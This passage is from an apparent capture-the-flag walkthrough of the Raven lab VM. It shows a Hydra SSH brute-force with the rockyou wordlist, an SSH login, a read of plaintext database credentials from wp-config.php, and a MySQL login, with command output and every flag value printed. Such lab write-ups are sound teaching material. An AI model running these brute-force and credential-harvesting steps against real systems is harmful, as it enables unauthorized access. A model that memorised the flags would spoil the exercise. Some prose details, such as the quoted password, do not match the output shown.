
With the file prepared the directory should be changed back to Raven [cd /Raven]. In this directory the Hydra command can be built. [hydra -vV -f -t 4 -L users -P /usr/share/wordlists/rockyou.txt ssh://raven.local]. Going through the different parts of this command. [-vV] is very verbose, giving us the ultimate amount of information possible. [-f -t 4] tells Hydra to stop when/if it finds the correct password. [-L] tells Hydra to use information as a login attempt using the users file. [-P] is telling Hydra to pass the different words in the rockyou.txt file. The rest of the command is simply a path to the rockyou.txt and an ssh connection to raven.local. Screenshot 21-7 displays this all taking place within the VM.



```
Kali Rolling (2019.4) x64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: ~/Raven
root@kali: ~/Raven
root@kali:~/usr/share/wordlists# ls
dirb dirbuster fasttrack.txt fern-wifi metasploit nmap.lst rockyou.txt wfuzz
root@kali:~/usr/share/wordlists# cd
root@kali:~/Raven# ls
hydra.restore users
root@kali:~/Raven# cat users
Steven
Michael
Root
root@kali:~/Raven# hydra -vV -f -t 4 -L users -P /usr/share/wordlists/rockyou.txt ssh://raven.local
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-05-21 13:58:17
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwr
[DATA] max 4 tasks per 1 server, overall 4 tasks, 43033197 login tries (l:3/p:14344399), ~10758300 tries per task
[DATA] attacking ssh://raven.local:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://Steven@192.168.56.101:22
[INFO] Successful, password authentication is supported by ssh://192.168.56.101:22
[ATTEMPT] target raven.local - login "Steven" - pass "123456" - 1 of 43033197 [child 0] (0/0)
[ATTEMPT] target raven.local - login "Steven" - pass "12345" - 2 of 43033197 [child 1] (0/0)
[ATTEMPT] target raven.local - login "Steven" - pass "123456789" - 3 of 43033197 [child 2] (0/0)
[ATTEMPT] target raven.local - login "Steven" - pass "password" - 4 of 43033197 [child 3] (0/0)
[ATTEMPT] target raven.local - login "Steven" - pass "iloveyou" - 5 of 43033197 [child 0] (0/0)
[ATTEMPT] target raven.local - login "Steven" - pass "princess" - 6 of 43033197 [child 3] (0/0)
[ATTEMPT] target raven.local - login "Steven" - pass "1234567" - 7 of 43033197 [child 2] (0/0)
[ATTEMPT] target raven.local - login "Steven" - pass "rockyou" - 8 of 43033197 [child 1] (0/0)
[ATTEMPT] target raven.local - login "Steven" - pass "12345678" - 9 of 43033197 [child 0] (0/0)
[ATTEMPT] target raven.local - login "Steven" - pass "abc123" - 10 of 43033197 [child 3] (0/0)
[ATTEMPT] target raven.local - login "Steven" - pass "nicole" - 11 of 43033197 [child 2] (0/0)
[ATTEMPT] target raven.local - login "Steven" - pass "daniel" - 12 of 43033197 [child 1] (0/0)
```


Screenshot 21-7

One thing that was learned about this particular VM. Hydra was allowed to run on “steven” for about 4,000 attempts before “that was enough”. Theoretically an attacker could allow Hydra to run through that file for all 43,000,000 in the file. That is unrealistic for this particular assignment. After 4000 attempts the order in the users file was switched and “michael” was placed first on the list. The response was in under five minutes. The password for “michael” was “michael”. This also raises the point of social engineering yet again because the password is hardly conspicuous. Screenshot 21-8 shows what Hydra produces when it finds a match.



Screenshot 21-8


Once a login has been established the next step is to test it and make sure that it works. This is done with the command `ssh michael@raven.local`. Screenshot 21-9 confirms that this connected.



Screenshot 21-9

The next part to finding flags on this machine is two pronged and the order is not important. The next step is to know a bit about Wordpress. Wordpress has a configuration file where if the user is logged on the username and password can be viewed in plain text. This would be a great example of how not to set up a

website. In order to find this file the attacked changes directories as michael into [cd /var/www/html/wp-config.php | grep DB]. There is an additional command in that syntax which uses “grep” to search the content of that file for information related to the database. Screenshot 21-10 shows what that produces.




```
michael@Raven: /var/w...
michael@Raven: /var/www/html/wordpress

the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Wed May 20 06:20:52 2020 from 192.168.56.102
michael@Raven:~$ cd /var/www/html
michael@Raven:/var/www/html$ ls
about.html  contact.php  contact.zip  css  elements.html  fonts  img  index.html  js  scss  Security - Doc  service.html  team.ht
michael@Raven:/var/www/html$ cd wordpress/
michael@Raven:/var/www/html/wordpress$ ls
index.php  wp-activate.php  wp-comments-post.php  wp-content  wp-links-opml.php  wp-mail.php  wp-trackback.php
license.txt  wp-blog-header.php  wp-config.php  wp-cron.php  wp-load.php  wp-settings.php  xmlrpc.php
readme.html  wp-blog-header.php  wp-config-sample.php  wp-includes  wp-login.php  wp-signup.php
michael@Raven:/var/www/html/wordpress$ cat wp-config.php | grep DB
define('DB_NAME', 'wordpress');
define('DB_USER', 'root');
define('DB_PASSWORD', 'R@v3nSecurity');
define('DB_HOST', 'localhost');
define('DB_CHARSET', 'utf8mb4');
define('DB_COLLATE', '' );
```

Screenshot 21-10

This is great information because it will allow a login to the mysql server. The username is in plain text in screenshot 21-10 “root” alongside the password “R@a3nSecurity”. The next steps would be to log into the mysql server but there is one important attempt to make. Before engaging with mysql there is a simple command to find a flag if present nearby. The command [locate flag] produced a location. It indicated that under the user “michael” there is a file called “flag2.txt” under path [/var/www/flag2.txt]. If the file is opened the flag is labelled **flag2{fc3fd58dcdad9ab23faca6e9a36e581c}**. Screenshot 21-11 shows the location of this flag.




```
michael@Raven:/var/www/html/wordpress$ cd
michael@Raven:~$ locate flag
/usr/include/linux/kernel-page-flags.h
/usr/include/linux/tty_flags.h
/usr/include/x86_64-linux-gnu/asm/processor-flags.h
/usr/include/x86_64-linux-gnu/bits/waitflags.h
/usr/lib/x86_64-linux-gnu/perl/5.20.2/bits/waitflags.ph
/usr/share/doc/apache2-doc/manual/da/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/de/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/en/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/es/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/fr/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/ja/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/ko/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/pt-br/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/tr/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/zh-cn/rewrite/flags.html
/usr/share/man/man3/fegetexceptflag.3.gz
/usr/share/man/man3/fesetexceptflag.3.gz
/var/www/flag2.txt
/var/www/html/wordpress/wp-includes/images/icon-pointer-flag-2x.png
/var/www/html/wordpress/wp-includes/images/icon-pointer-flag.png
michael@Raven:~$ cat /var/www/flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@Raven:~$
```

Screenshot 21-11

With that flag discovered it is now important to turn attention towards the mysql server as the information gained earlier should not go to waste. Screenshot 21-12 shows a successful login to the mysql


server with the discovered credentials. The screenshot also displays a typing error as the login occurred on the second attempt.



Screenshot 21-12

The next steps are severely cut down for the sake of brevity. While on the mysql server there are some tools to use in order to search for specific items but there is a lot of it that is just to surf around and see what is clearly visible. This report outlines where the flags were found. If interested in mysql documentation, it can be found [here](#).

On the mysql server the flags were located on the wordpress database and within the wp_posts table. Once that is accessed flags 3 and 4 appear as clear as day. Screenshot 21-13 shows **flag 3** {afc01ab56b50591e7dccf93122770cd2} and **flag 4** {715dea6c055b9fe3337544932f2941ce}.



Screenshot 21-13

This concludes the search for the four flags within Raven. All four flags are displayed in the chart below. A last fantastic resource that could help a learning specialist develop these skills is explainshell. This tool is a website that allows the attacker to type in any command from anywhere and it will break apart tags and commands to explain what everything is doing. It was used several times in this report in order to find the correct wording to describe what different pieces were doing. Explainshell can be found [here](#).



Flag 1 b9bbcb33e11b80be759c4e844862482d.

Flag2 {fc3fd58dcdad9ab23faca6e9a36e581c}.

Flag 3 {afc01ab56b50591e7dccf93122770cd2}

Flag 4 {715dea6c055b9fe3337544932f2941ce}.